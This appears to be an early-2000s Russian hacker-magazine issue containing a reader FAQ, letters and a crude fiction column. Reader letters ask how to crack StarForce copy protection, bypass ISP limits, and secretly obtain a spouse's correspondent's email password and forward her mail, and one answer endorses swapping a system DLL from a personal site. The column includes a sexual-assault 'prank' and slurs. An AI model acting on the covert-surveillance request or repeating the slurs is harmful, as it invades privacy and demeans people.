Я работаю в салоне компьютерной техники, поэтому имею постоянный доступ ко всем новинкам железа. Вот решил создать собственный сайт hardware-тематики... Все было хорошо, но вот только нормального бенчмарка процессоров найти не могу. Подскажи, чем можно РЕАЛЬНО измерить производительность CPU?

ответ

Для начала можно попробовать изнасиловать процессор, заставив выполнять его небесные математические действия. Очень хорошая реализация этого достаточно примитивного метода – программа CPUMathMARK (http://www.31337.s5.com). Утилита написана на VB, поэтому весит аж три метра, но продуманный и приятный интерфейс, отличные алгоритмы тестирования, а также удобное сравнение с эталонными результатами с лихвой оправдывают размер программы. Не лишним будет посмотреть на результаты "CPU Arithmetic Benchmark" и "CPU Multi-Media Benchmark" SiSoft Sandra (http://www.sisoftware.demon.co.uk/sandra). Эти тесты заставляют твой проц «крутиться» на всю катушку, используя все поддерживаемые инструкции и технологии. Ну, а если тебе нужны идеальные результаты, графики и диаграммы, то смело качай RightMark (http://cpu.rightmark.org/rus/). Эта утилита – имхо, новый стандарт де-факто в тестировании производительности процессоров. Уникальный способ измерения быстродействия и отличная реализация задуманного произвели на меня самое благоприятное впечатление.

вопрос

Я поставил себе nVidia Detonator 41.03 на WinXP. Проблема в том, что в меню некорректно отображается кириллица. Как это можно исправить?

ответ

Да, разработчики действительно намутили что-то с кодировками и упорно не хотят исправлять свою ошибку. Придется все сделать самим. Заходи в %windir%/system32 и замени файл nvrsru.dll на пофиксенный эквивалент, который можно скачать отсюда: http://g-darksome.narod.ru/nvrsru.zip.

вопрос

Решил научиться играть на гитаре. Существуют ли в природе интерактивные программы-обучалки?

ответ

Не думаю, что это идеальный способ (если вообще способ) научиться игре на гитаре, но, тем не менее, могу посоветовать программу Guitar Chords Crash Course (www.bincsoft.com). G3C содержит около 1000 вариантов аккордов и будет интересна не только тем, кто начинает осваивать гитару, но и опытным музыкантам. Каждый аккорд изображен в виде табуляры и может быть воспроизведен. Просто мечта новичка! Но этим возможности утилиты не ограничиваются. К твоим услугам тюнер (вероятно, он тебе пока не нужен), а также драм-машина. Четкий ритм последней сделает твое обучение куда более приятным, веселым и эффективным. Тем более, помимо 4 стандартных ритмов можно программировать свои собственные.

вопрос

В этом году заканчиваю школу. Подскажи вуз, куда можно пойти учиться по «нашей» специальности!:)

ответ

МГУ Им. Ломоносова
www.msu.ru
Думаю, представлять этот вуз не надо. Условия поступления – хорошие мозги и толстый кошелек. Если нет ни того, ни другого - искренне советую поискать что-нибудь попроще. Если ты все-таки решишься, экзамены тебе придется сдавать следующие: 2 математики (письменно и устно), физика (устно) и сочинение. Письменную математику и сочинение сдать нереально :). Есть платное отделение, но туда принимают только тех, кто не добрал НЕМНОГО баллов.

МГТУ им.Н.Э.Баумана
www.bmstu.ru
Всем известный технический вуз. Множество факультетов, еще больше специальностей. Сдавать нужно: математику, физику и тест по русскому. Все письменно. Поступить сложно, но можно. Но вот учиться действительно сложно: многих выгоняют, некоторые уходят сами.

Московский Институт Электроники и Математики
www.miem.edu.ru
Вуз, куда менее известный, чем два предыдущих, но в России котируется. Тем более что поступить сюда вполне реально (при соответствующей подготовке). Советую взять на вооружение как запасной вариант. Сдавать: математику письменно, русский и физику устно.

Московский Технический Университет Связи и Информатики
www.mtuci.ru
Институт как раз по нашей специальности. Поступить реально, но нужно действительно попариться. Плюс к стандартным экзаменам (сочинение, математика, физика) надо сдавать никому не нужный курс школьной информатики. Хотя последнее для тебя, наверное, не проблема.

Конечно, это далеко не полный список, если хочешь подыскать себе что-то более экзотичное, то бегом на www.5ballov.ru и www.postupi.ru.

вопрос

Чем можно быстро и массово поправить таги (id3v1, id3v2) mp3 шек и названия их файлов?

ответ

Подобных утилит сейчас развелось довольно много, я же тебе советую одну из первых появившихся и на данный момент, наверное, самую мощную утилиту Tag&Rename (http://www.softpointer.com). Что умеем:

* Переименовывать mp3-файлы в соответствии с id3-тегами по различным шаблонам.
* Поддержка как id3v1, так и id3v2-тегов.
* Выдирать название группы и композиции из имени файла и преобразовывать в id3-теги.
* Искать нужные теги с баз CDDB1 и allmusic.com.

Отмечу также возможность возврата на случай, если намутишь что-то не то, а также высочайшую скорость работы программы.

вопрос

Прочитал я твою статью о проведении чемпионата... Ты рекомендовал программу DMTG (http://www.planetquake3.net/neuzOsoft/) для составления турнирной сетки. Но она какая-то глюкавая, может быть, есть какая-нибудь альтернатива?

ответ

Есть, причем не просто альтернатива, а убийца DMTG. Речь идет об утилите Tourney Master (http://personal.primorye.ru/metalex/) от русских разработчиков. Программа поможет тебе без проблем составить таблицу игроков, повести жеребьевку, в реальном времени занести результаты и скинуть супернаглядную турнирную сетку. Таблица конвертируется в HTML вместе со всеми скриптами и сценариями; все, что от тебя требуется - периодически заливать ее на сервер. Программа активно развивается, при этом все найденные глюки и баги оперативно правятся разработчиком. В общем, must have!

ЛАМОРАЗМЫ НОМЕРА

1. На моей материнской плате из-за обилия конденсаторов рядом с сокетом под CPU не крепился кулер. Знакомый специалист подсказал мне отломить несколько из них. Мотивировал это тем, что потеря одного-двух конденсаторов никак не повлияет на работу MB. Ну, я их и отломала :(. Теперь ничего не работает!!! Почему и как исправить? (marina2002@front.ru)

Советую отнести материнку в мастерскую или купить новую. Не лишним будет кастрировать твоего знакомого специалиста, заодно забрав у него компьютер.

2. Решил разогнать свой AthlonXP, по специальному руководству начал запаивать мостики. Но, видимо, я что-то не так сделал, потому что CPU теперь вообще не стартует :(. Что теперь с ним делать? (3xxx3@mail.ru)

Можно, например, сделать симпатичный брелок. Не думаю, что у кого-то из твоих друзей такой есть. =)

вопрос Уже Lindows 3.0 вышел, а вы о нем до сих по не слова! Может расскажите?

ответ

Эх, помнится, в одном из давнишних ФАКов я расхваливал разработчиков Lindows. Мол, молодцы ребята, такую ВЕЩЬ делают. Заинтригованы были все, даже Microsoft, который, не имея никаких доводов, взял да и подал в суд на несчастных разработчиков новой системы. Плагиат, типа, название уж слишком созвучное. А что теперь? Лично меня бросает в дрожь при одном упоминании этого Lindows'a, а работников MS, наверное - в дикий смех. Но обо всем по порядку. Установка. Помнится, кто-то обещал наипростейшую установку с минимальным участием пользователя. Вот уж что-что, а это правда. Установщик взял да и поставил ОС на мой компьютер, не задав ни единого вопроса. Куда? Что он поставил? Неизвестно. Более того, установка за 10 минут – хм, это что-то новенькое. Затем, правда, меня спросили пароль рута и имя компьютера (а это-то зачем?). Все диалоги исключительно на английском, никакого намека на кириллицу. Ну ладно, прорвемся. А вернее, перезагрузимся по требованию инсталлера. После загрузки меня спросили: ты лох (грузить Lindows) или хакер (Expert mode). Решил я посмотреть на expert. О, консоль. Родная, ничуть не изменившаяся. Впрочем, что здесь смотреть, глянем лучше на x'сы. Startx. Обломись. Такой команды нет. Вот это да! Xdm, dm, mc – то же самое. Первые непечатные слова. Перегружаюсь и со словами «ну, на фиг этого эксперта» выбираю в меню "Lindows". Знакомый звук, и вот он - KDE. Тема – под виндоуз. Что ж, уже какое-то сходство с виндой. Покромсанность KDE сразу бросается в глаза, на этом же этапе становится понятно, за счет чего так быстро прошла установка. Она просто НИЧЕГО не поставила. Стоят какие-то неизвестные программы для записи CD и примитивнейший просмотрщик картинок, а также XMMS. Попытки вызвать хоть какой-нибудь знакомый софт из консоли также не увенчались успехом. Здесь уже даже ругаться не хотелось. Стереть все.

вопрос Подскажи, где можно надыбать документацию на unix на русском? Да побольше-побольше! =)

ответ

http://www.linux.ru/docs/
http://www.linuxnews.ru/docs/
http://www.opennet.ru/docs/
http://linux.ru.net/index.php?module=library
Для начала, думаю, хватит :).

вопрос Не подскажешь, где можно найти инфу по безопасности программ? А то даже страшно свою софтину релизить – сразу какую-нибудь дыру в безопасности найдут :(.

ответ

В последнее время я все больше убеждаюсь, что действительно хорошую и ПОЛНУЮ документацию можно найти только английском. "The Peon's Guide To Secure System Development" (http://m.bacarella.com/papers/secsoft/html/) - лишнее тому подтверждение. В статье разобраны наиболее типичные и распространенные ошибки разработчиков. Рекомендую к обязательному прочтению!

вопрос Подскажи, пожалуйста, утилиту для сохранения flash-роликов и игр себе на хард. А то уже надоело руками ссылки вырезать и обычной качалкой качать...

ответ

Flash Saver 4.0 (http://www.downloadatoz.com/flashsaver/). Отличная дополнялка к браузерам (IE, Netscape, Opera). Позволяет сохранять flash-ролики с веб-страниц так же, как и обычные картинки (щелчком правой клавишей мыши).
Flash Grabber (http://flashgrab.tools2triumph.com/). Утилита для flash-маньяков. Просто укажи ей сайт, глубину поиска, и она выкачает все swf-файлы в указанную тобой директорию.

вопрос Подскажи сайты с хорошими и обновляющимися коллекциями шрифтов. Я, к сожалению, нигде достойного не нашел...

ответ

http://vedi.d-s.ru. Отличный портал. Очень хорошая подборка кириллических шрифтов, все организовано в алфавитном порядке, доступны иллюстрации и четкие описания. http://fonts.gets.ru/. На мой взгляд, самый продвинутый сайт. Огромная коллекция шрифтов, поддерживающих кириллицу. Все разбито по разделам, так что найти что-то подходящее не составит труда.
http://www.d-s.ru/rus/madein/typo.htm. Хорошая оригинальная подборка, очень привлекательно.
Из буржуйских коллекций советую http://www.acidfonts.com/, http://www.fontfile.com, http://www.coolfonts.de/, http://www.designerinaction.com/fonts/, http://www.1001freefonts.com, http://www.fontfreak.com/. Но искать здесь кириллические шрифты не стоит :).

вопрос Что можешь сказать по поводу Seagate Barracuda Serial ATA V? Брать, или лучше остановиться на предшественнике (ATA IV)?

ответ

Честно говоря, новая линейка винтов от Seagate произвела двойственное впечатление. С одной стороны - по-прежнему практически бесшумная работа, заметно сокращенное время поиска, проапгрейденные микроконтроллер и микропрограмма управления, а также увеличенный до 8 мегов буфер. Но с другой – проблемы при работе с Serial ATA и какие-то непонятные баги и глюки при работе с небольшими файлами на FAT32. Думаю, с покупкой лучше пока подождать – прислушаться к мнениям, сделать соответствующие выводы.

вопрос Как можно сделать календарик (то есть сетку с месяцами, числами, днями недели)? Наверняка есть специальные утилиты – не руками же все делать...

ответ

Умельцы хвастаются, что сделают все руками минут за 5-10. Ну, и флаг им в руки, мы сделаем все за минуту. Если у тебя есть Corel Draw (10 или 11), то можешь воспользоваться встроенной функцией составления календаря, благо, она присутствует по умолчанию. Находится здесь: Tools->Visual Basic->Run ->Calendar Wizard. Если корела нет, а календарь сделать приспичило, смело качай программку Calendar Wizard (http://www.dehelp.com/ru/download.html). Утилита невероятно удобна и проста в использовании, более того, написана русскими разработчиками.



ё-MAIL

Наше е-мыло: magazine@real.xakep.ru

НА ПИСЬМА ОТВЕЧАЛ СЕПТНЕР

2-ой приз

НАМ ПРИХОДИТ КУЧА ПИСЕМ, НО 99% ЭТОГО СПАМА МЫ СРАЗУ ОТПРАВЛЯЕМ В /DEV/NULL

Сразу же в треш:
1. Письма с матом, пустой руганью - хамов мы не любим.
2. Просьбы выслать кряк, программу - поисковики в Инете тебе помогут.
3. Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.
4. Вопросы в стиле «как настроить» - RTFM.
5. Просьбы прислать бесплатно журнал, компьютер, Mersedes CLK - мы сами халявщики и халяву не раздаем :).
6. Взломать/крякнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.

А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим, относящимся непосредственно к журналу, - мы читаем внимательно.

Всем большущий зимний обжигающий привет. Сходу информирую всех заинтересованных лиц о своевременном наступлении зимнего сезона и связанных с этим плюсов и минусов. Плавно объехав вопрос о погодах, стоящих на дворе, перехожу к цитированию ваших, многоуважаемых, писем. На этот раз моих комментариев будет минимум, а ваших вопросов, предложений, конструктивной критики, наездов и дифирамбов - максимум. Начнем, как всегда, конструктивно...



Алексей [80-th@ezmail.ru] не поленился и порадовал нас и тебя литературным шедевром "Краткая рецензия на Хакер за октябрь". Вчитаемся и попробуем поддержать или (по желанию) опровергнуть автора.

День. Светло. Я держу в руках Хакер за октябрь. Обложка оригинальная. Мне нравится. Листаю. Реклама... Листаю. Ага, вот она моя любимая рубрика "Intro". Забавное изображение кого-то "заспиртованного". Листаю. Так, "HiTech_News". В некоторой части полезная рубрика, попадаются интересные материалы. Листаю. Снова реклама-конкурс. Вот и рубрика "HardNews". Это супер. Коротко и ясно, вышло ли что-то стоящее или нет. Листаю. Опа, "Моддинг". Так-так, почитаем. Многое заинтересовало, жалко нет примерных цен на диоды и тому подобное, а вот есть ссылка на сайт с ценами. Вдруг у меня нет Инета, непродуманно. Учесть. Снова реклама. Листаю. Вижу "FDD: мягче не бывает". Читаем. Да, для общего развития надо. Можно оставить. Листаю. "Как нам обустроить LAN". Интересно, интересно. Рулез. Очень нужная статья. Спасибо за инфу. Отдельное спасибо за диск со всеми этими програми. Реклама. Листаю. Реклама. Пишут что-то про сайт. Читаем. Полностью согласен с автором статьи. В частности с выводами в конце. Молодец! Две рекламы. Листаю. Так. Что-то про BAT! Смотрим. Читаем. В принципе хорошая статья. Реклама. Листаю. "WinXP". После прочтения делаю вывод - статья полезная. Реклама. Реклама. Реклама. Листаю. Опять про "XP". Пригодится. Поищу прогу. Реклама. Листаю. Так. "LiveJournal". Что это такое? Читаем. Да... Да... Похоже что-то интересное. Обязательно посмотрим. Реклама. Листаю. "Протоколы". Об этом уже и так много писали. Читаем. Часть непонятно. Но мне это и не интересно. Реклама. Реклама. Листаю. "Взлом и защита в LAN". Согласен, нужная статья. Но можно и поподробнее. Реклама. Листаю. "Фапси". Интересно. Реклама. Листаю. "Инет черви". Так-так. Полезно, нужно, отлично. Реклама. Листаю. Так "*nix". Пропускаю, нет *nixа. Реклама. Реклама. Листаю. "Шифруемся". Смотрим... Пригодится. Реклама. Листаю. "Обман систем". Полезно, но не все понятно. Листаю. "FAQ". Очень, очень, очень нужно. Полезно. Можно и расширить. Реклама. Листаю. Листаю. Опять пингвин. Пропускаем. Ничего против не имею. Просто не видел пингвина. Реклама. Реклама. Листаю. "Цена свободы". О, да. Хорошая статья. 5+. Листаю. "Delphi". Просто просматриваю. Вдруг что-то интересное. Обычно не читаю. Реклама. Реклама. Реклама. Листаю. "CS". В определенных случаях очень полезная статья. Она найдет своих потребителей. Реклама. Листаю. "CyberGames". СУПЕР СТАТЬЯ. Но нужно освещать и другие игры, в частности стратегии. Листаю. "Обзор игр". Рубрика средняя, но нужная. Краткий обзор новых игр. Зачем покупать целый игровой журнал? Реклама-конкурс. Реклама. Листаю. "Обзор игры МАФИЯ". В общем, нужно. Свой контингент найдет. Реклама. Листаю. "ШароВарез". Это вообще РУЛЕЗ!!! Меганужно. Реклама. Реклама. Реклама. Листаю. "FAQ". Полезно, интересно. Факт. Листаю. "Письма". Интересно. Листаю. "Даня". Это отдельный разговор. Кто-то будет кричать - отстой, кто-то - рулез. А я многозначительно промолчу. Скажу лишь, что я не ярый фанат Дани. Но попадаются и интересные статьи. "Обзор дисков". На вкус и цвет... Рубрика нужна! Реклама. Листаю. "Хумор". Оценка - хорошо. Нужно. Листаю. "Борда". Объявления одно похоже на другое. Неужели нельзя поразнообразить. Иль приходит мало объявлений? Реклама. Листаю. Реклама.
Спасибо за очередной журнал. Ваш Cray.



А теперь хвалебное письмо в наш адрес. Первое, с пылу с жару от Спартака Александровича [revizor@mail.ru]

][i, народ!

Приобрел вот я намедни журнальчик ентот (][/46), ну тот, что с глазом посередине и прослезился... ТОТ!!! Тот самый! Наш... любимый... ВЕЧНЫЙ!!! журнал Хакер. Помню его еще с 9х года - то рожа какая с выпученными глазами на обложке промелькнет, то Бивис с корешом Батхедом комп разберут, и каждый раз мы поражались неординарным способностям дизайнера. Это ж надо выкинуть такую фичу, чтоб потом, лет через надцать взять в руки этот обветшавший уже :(номерок, прошедший десятки (а то и сотни!) рук озабоченных юзверей и им подобных, и увериться если не в совершенстве, то в неповторимости сего творения. А главное-то, главное! Во память, а! Совсем с этими Форточками все мозги продуло :(. Главное забыл - суть-то не в обложке, не в дизайне (хотя этого у Хакера не отнять, не прибавить - всегда узнаваем!) - вся соль в буковках. Да, да, в тех самых, маленьких, разноцветных. Из которых умные дяди для нас состряпали словечки, из словечек фразочки, и получилась ОНА. Мысль. Для кого-то новая, неизвестная, притягательная, для кого-то, за редким исключением, очевидная, но для нас, юзверят, именно она всегда была причиной восторга.

Подумать только, ведь столько лет прошло. Учеба, служба, работа - сплошная рутина, и вот вспомнил, что был когда-то такой трудностираемый кластер в жизни, сохранивший воспоминание о][. И вот я держу его в руках. Чуть не плачу - наконец-то, а я уж думал - нет тебя больше... Открываю. Нет, вы видели его изнутри? Напоминает 10-метровый архив текстов, упакованный на флоппе. И все нужно, и все важно, нет, вы читали это, а здесь, а... Восхищенью не было предела.

Не подумайте, что я расхваливаю - не мой принцип - но если есть за что. Возьмем литературу того же стиля (жанра). Вот лежит на прилавке "*****". Пылится. "А Вам какой номер, свежий, или того месяца?" - интересуется продавщица. "Неужто не распродали?" - подумал я и взял оба. Уснул в троллейбусе, не дочитав до середины "того месяца". Я ничего не имею против "*****", хороший журнал, но... не хватает чего-то, изюминки нет. Дешевый, красочный, а толку? К слову -][взял последний номер. Зачитался в том же троллейбусе и... проехал две (!) остановки. Магниты что ли они прячут между страниц - притягивает, не оторвешься. Выбрали всю инфу на злобу дня, ничего лишнего: все, в том числе "*****", отдыхают.

Ладно, что-то загостился я у вас. Пора и честь знать. Хвалить не буду - не мой принцип - скажу только: так держать. И не сворачивать. Как говорил старик Ленин - верной дорогой топаете, друзья!

Все, все, напоследок буду краток. Свежачок на передовую. Ламеров держать на расстоянии, не привечать - заразят ламеризмом. Дизайн не менять, ни в коем случае! Пусть лучше меня Uninstall'ирует Билли. А так все нормально, разве только побольше кодов: Delphi, C++, и т.д. А в остальном мы все рады постоянству, стабильности и всему остальному, что позволяет в кромешной темноте интуитивно нащупать новый номерок][и, обругав отключивших свет, заснуть с ним в обнимку. До утра. Увидимся в следующем номере...

P.S.][- FOREVER!!!!!!!!!!!!!!
P.P.S. Молитвами Святому Коннектию.



А еще пара писем в наш адрес натолкнула меня на мысль устроить всем вместе глобальный мозговой штурм, и по итогам этого штурма сообща решить описанные проблемы и найти красивое, эффективное решение. Потянем?

Первым свой вопрос задает Eugene N. Belov [ben@chaik.ru].
Дарова, типа, всем-всем 31337 кул хацкерам! 8) Не буду долго распинаться, типа, как я люблю и читаю ваш журнал (все равно не поверите B-P), перейду сразу к to the body ;). У моего локального инет-провайдера есть такая фишка (ака фича ака услуга) - типа упрощенный доступ, пускает по диалапу только к ресурсам самого провайдерского сервера. Есесено, эта байда дешевле, чем платить за полный инет... НО! Самого полного инета страсть как хочется... Внимание, вопрос! Че делать? Как лазить в инет в обход этих провайдерских ухищрений?

Визуальный рутер показывает следующее:
Analysis: Connections to HTTP port 80 on host
'<<skipped>>' [<<skipped>>.ru] are working, but ICMP packets are being blocked past network "<<skipped>>" at hop 1. It is a HTTP server (running Apache/1.3.9 (Unix) rus/PL29.2). Node <<ip skipped>> at hop 1 in network "<<skipped>>" reports "The destination network is unreachable".

<<skipped>> потому что сам хочу попробовать! Дайте только хинтов, где копать, да побольше, побольше! 8) С заверением в совершеннейшем к вам почтении, бла-бла-бла и т.д...

-= начинающий =-



DEFENDER представляет самые-самые письма номера



From: qwester [qwester2002@mail.ru]
Subject: perpetum mobile

А у реки, а у реки, да потому ЧТО я - н а с о с. Я тут пишу, чтоб написать, что вовсе даже, наверное, и не правы многоуважаемые, которые пишут сюда (куда и я) письма. Они пишут, что им в журнале не нравится. От они-то и не подумали, что ничего они и не решают. Решает все очень даже общественное мнение. Одному не нравится джойстик, другому хочется, чтоб джойстик был на весь журнал. Третий хотит вместо джойстика сделать линк-боард "TOP 100 порносайтс". В итоге выходит среднее арифметическое. И так везде, и так во всем. А высказывания всяких, типа "низзя употреблять блатные слова, а то я ничо не понимаЯ". По контексту всегда можно понять. Не такой уж и сложный журнал. А Даня классный пацанчик, иногда бывает очень сильно покричать под открытую последнюю страничку. Оччччень классно покричать после прочтения журнала, установкой новой инфы на свой жесткий, который иногда так нелепо отказывается работать, особенно после дня студентА, куда я и иду. Целую.

From: slawa [slawa@mail.iks.ru]
Subject: От Пост.читателя

Здравствуйте хакеры! Только не надо меня сразу печатать в ДураТСкое письмо, я там уже был [41] просто ответьте на вопрос, влияет ли плохая погода на качество интернет связи, у меня как пурга или большой дождь, так связь никакая, модем простенький встроенный Eline Com!
С уважением, Славян!

Вторым претендентом на победу в брейншторме будет на этот раз Костя Шупленков [kostya1986@inbox.ru].

Дарова! В последнее время получила распространение защита компашек от копирования с помошью Star Force. Ее успешно применяют наши производители игр. Но кряков или других способов ее взлома до сих пор нет! При наличии защиты на диске есть файл protect.dll, в котором зашифрован настоящий exe'шник. После ввода серийного номера производится идентификация диска, основанная на его физических свойствах. Никакие известные способы копирования и обхода защит не помогают. К примеру, мной было испорчено n-ное количество болванок при попытке копирования "Штырлиц3". Может вам известен способ отлучения этой игрушки от родного сиди? Многочасовые поиски инфы в инете ни к чему не привели :-(. ПОМОГИТЕ ПЛИИИЗ! В любом случае мыльте сюда: kostya1986@yandex.ru.

И третий страждущий совета и помощи - Ленар Сахапов [kissneo@mail.ru].

Здравствуйте, У МЕНЯ ТРАБЛА В СЕМЬЕ!!!!!!!! Хотел бы знать, как узнать пароль на почту чувака (бывшего приятеля моей жены), который переписывается с ней (я, в принципе, не против этого, но больно уж часто она пишет ему в мое отсутствие и болезненно воспринимает его письма, прочитав которые, сразу же удаляет). Еще нужно сделать так, чтобы мне на адрес приходили копии писем, которые присылают ей. Притом без ее ведома и вмешательства. Доступ на ее комп есть (как вы уже догадались, живем вместе:-)). Читает и пишет письма по-простому, прямо в MAILe, т.е. не пользуется OUTLOOKом и т.п.. Я, по большому счету - ламер в инете, поэтому хотел бы, чтобы вы прислали ответ очень подробно, типа ШАГ ЗА ШАГОМ и без вашего профессионального жаргона. Думаю, на моем месте вы бы давно ВСЕ знали. Не очень-то охота жить в неведении. Поэтому прошу вас отнеситесь к моей просьбе СЕРЬЕЗНО, и пришлите ответ в самые короткие сроки.

P.S. Может, мой вопрос можно решить как-то по-другому, посоветуйте. Мои друзья (достаточно хорошо владеющие инетом и не раз ломавшие чужое мыло) говорят, что ничего такого сделать нельзя. Я ИМ НЕ ВЕРЮ, Я ПОВЕРЮ ТОЛЬКО ВАМ.

Даниил Шеповалов (dan@real.xakep.ru, www.danya.ru)



ДРАНКСТАЙЛ-СЕРФИНГ

Пьеса в трех актах для детей младшего школьного возраста

…В этой песне нет высоких, громких слов, но есть в ней искренность и простота…
Пьянству Бойс "Буду покупать …"

Суббота. Поздняя ночь. Спальный район где-то на севере Петербурга. Сквот, в котором живет Даня. Кухня завалена пустыми бутылками и полиэтиленовыми пакетами с мусором. На плите стоит сковородка с подгоревшей яичницей крайне сомнительного, зеленовато-оранжевого цвета. В наполненной до краев раковине плавает несколько пластмассовых кораблликов. В одной из комнат мигают световыми сигналами компьютер и усилитель, на полу лежит огромный матрас (больше из мебели ничего нет), стены обклеены всевозможной порнографией, а также постерами из фильмов "Робокоп" и "Бегущий по лезвию бритвы". Громко играет Michel Jackson "Smooth Criminal" - стены содрогаются в такт биту. В прихожей мерцает 100-ваттная лампочка, искрится выдранный с мясом из распределительного щита силовой кабель.

Внезапно входная дверь открывается и в прихожую с диким хохотом, в обнимку, вваливаются трое: Даня, Сергей Петрович Нимало и Маленькая Дрянь. Даня - молодой человек в белых кроссовках, потертых голубых джинсах и старой, красной, кожаной куртке со звездой на правом рукаве, на голове у него - абсолютный хаос. Маленькая Дрянь - очень красивая, высокая девушка типично арийской внешности, с длинными белокурыми волосами. Сергей Петрович - небритый молодой человек в очках, с ирокезом, на плече у него - большая татуировка: Баба Яга в ступе летит по своим делам.

Маленькая Дрянь пытается развязать шнурки своих кроссовок, запутывается в них и падает на пол. Даня и Сергей Петрович смеются над ней, затем тоже падают, Сергей Петрович блюет. В прихожей взрывается лампочка.

/* Дорогой читатель, ты наверняка думаешь, что сейчас начнется описание разнузданного группового секса, ставящего под сомнение остатки человеческого достоинства этих трех персонажей. Ты ошибаешься! Потерпи немного… */

Продолжая истерически смеяться, Даня, Сергей Петрович и Маленькая Дрянь ползут на четвереньках на кухню.

Конец первого акта.

Все трое сидят вокруг кухонного стола. Маленькая Дрянь держит в руках большой нож для разделки мяса и легонько, самым кончиком протыкает лежащую на столе булочку в вакуумной, целлофановой упаковке. Кончик ножа входит в булочку на несколько миллиметров, после чего Маленькая Дрянь вытаскивает его и протыкает булочку в другом месте. Еще раз. Еще. Еще. Это продолжается уже несколько минут. …Вспомни Хельгу…
- Тебе это доставляет удовольствие? - спрашивает Даня.
- Да! - отвечает Маленькая Дрянь и мило улыбается.
- Раз уж всем когда-нибудь приходится умирать, то я бы хотел умереть от твоих рук! - говорит Даня, смешивая самогон с кока-колой.
- Хорошо! - отвечает Маленькая Дрянь и мило улыбается.
- Идиоты! - заржал Сергей Петрович Нимало, - хиппари сраные, провинциальные подростки! Все, я пошел спать…

Сергей Петрович шаткой походкой уходит с кухни, заходит в одну из комнат и падает там на матрас. Даня и Маленькая Дрянь некоторое время сидят молча. Затем Даня раздевается до гола, берет свой ремень, и на цыпочках пробирается в комнату с компьютером. Тут же за его спиной появляется Маленькая Дрянь - она правда еще сохранила остатки приличия, а потому разделась только до белья: на ней белые, шелковые трусики-танго и обтягивающий бюстгальтер. В комнате на матрасе валяется Сергей Петрович Нимало: он храпит и периодически дрыгает правой ногой. Взглянув на него, Даня недобро улыбается, затем наклоняется, шарит рукой под матрасом и достает оттуда тюбик вазелина. Маленькую Дрянь при виде этого артефакта вдруг посещает какая-то гениальная идея: она убегает на кухню и возвращается с большой пластиковой бутылкой из-под пива в руках, на лице ее сияет счастливая улыбка. У Дани округляются глаза:
- Хэй, да ты же просто чудовище! Может все-таки возьмем бутылку поменьше?
Маленькая Дрянь недовольно морщится, но все же снова отправляется на кухню и приносит маленькую, изящную бутылочку из-под Miller'a.
- Надо музыку какую-нибудь поставить! - шепчет она тихо, чтобы не разбудить Сергея Петровича.
Даня протягивает ей тюбик вазелина, а сам падает на матрас рядом с компьютером и шевелит мышкой, пробуждая его из спящего режима. Затем с третьего раза попадает в папку с музыкой и включает Ultra Nate "Free" посредине трека, загнав громкость на максимум. "U'RE FREE 2 DO WHAT U WANT 2 DO!!!", - взрывается стереосистема. Даня и Маленькая Дрянь переглядываются и тут же бросаются на храпящего Сергея Петровича.

Даня заламывает ему руки за спину и пытается связать их своим ремнем, а Маленькая Дрянь стягивает с Нимало трусы, густо обляпывает его ягодицы вазелином и, весело смеясь, водит по ним горлышком бутылки. Адреналиновый шок придает силы резко проснувшемуся Нимало: он раскидывает в разные стороны атакующих, вскакивает и включает свет.

- Уф-ф, так это вы! Вот ублюдки!

Все трое весело смеются, Маленькая Дрянь мажет Дане грудь остатками вазелина… Сергей Петрович Нимало и Маленькая Дрянь - муж и жена. Даня даже был на их свадьбе и подарил им сетку от москитов, которую нужно натягивать над кроватью. Он провожает их до дороги, ловит машину, прощается и бредет домой. Путь его проходит мимо мрачного бандосовского заведения "Золотой Шар". Обычно Даню не трогают из-за излишне фриканутого внешнего вида, но на этот раз от него жестко несет вазелином, что вызывает агрессивную реакцию двух мрачных субъектов.

- Э, братишка, подожди, куда спешишь? - говорит один из них и хватает Даню за плечо. Даня тут же подрывается и бежит не оглядываясь… Дверь. Ключ. Подушка. Комната с предрассветными тенями плывет перед глазами. Добро пожаловать, вас приветствуют Контролируемые Сновидения, выберите основные параметры. Каир. Пол аватара: мужской. Произвольный сценарий. Три уровня вложенности. Загрузка…

Конец второго акта.

Когда вы просыпаетесь утром после алкогольной оргии… Хотя нет, быть может вы и просыпаетесь утром, а вот Даня просыпается вечером. В общем, неважно, главное: что когда вы просыпаетесь - невероятно мало вещей на свете могут вас обрадовать. Ничтожно мало. Во-первых - это, конечно же, огуречный рассол. Но его у вас все равно нет. Во вторых - это чудодейственный препарат "Бенальгин". Но там содержится кофеин, который сажает сердце, и к тому же у вас его тоже нет. Остается единственное средство: выпить еще, а затем залезть в какой-нибудь форум и материть всех подряд, пока на душе не станет легче. Поэтому Даня подползает к компьютеру и делает большой глоток из бутылки самогона.

ИЗБРАННОЕ/ФОРУМЫ/elka

topic: "Шеповалов - педераст!"

АЛЕНИ НЮХАЮТ БАЛТИКУ N9 пишет: "у меня было несколько периодов в нашем с ним общении, когда я думал что я его точно вы..у - он мне все мозги через член вытащил, доказывая что я маниакальный псих, и что я его очень хочу. он внушил мне комплекс неполноценности на почве себя самого. было пара моментов, когда я его мог разложить, сонного ракома, и жестоко отыметь (он даже с ножом ходил!). но увы! он слишком ценен для меня ментально, когда я наблюдаю за ним, у меня просыпается чувство платонической нежности. мне хочется просто чтобы он был рядом, этого достаточно. не надо портить романтику всяким гавном. вы, кстати, тоже втроем довы...ваетесь...устроили, блин, коммуну…"

Ответить!

НИИ ТЕРМОЯДЕРНОГО ДЖИХАДА пишет: "Слющай да, гамасек фигов! Джигиты сабирутся - яйца тваим аленям атрэжут! Савсем атрэжут, да! Любишь сасать члены - саси на здаровье, дарагой. Уважаемых людей только не трогай! Я тибя как радного прашу, да! Са всиго аула люди сабрались, смотрят на тибя. А ты что гавaришь, семя шайтана, внук ишака! Да пакараит тибя Аллах, ванючий шакал!!!"

Даня нажимает "Отправить" и еще раз прикладывается к бутылке. Легче не становится - голова по-прежнему невыносимо болит.

ИЗБРАННОЕ/ФОРУМЫ/Постинг на 250 форумов сразу:
"WOW WOW WOW YUPIE YO YUPIE YEI MUTHAKAS!!!!"
Отправить!

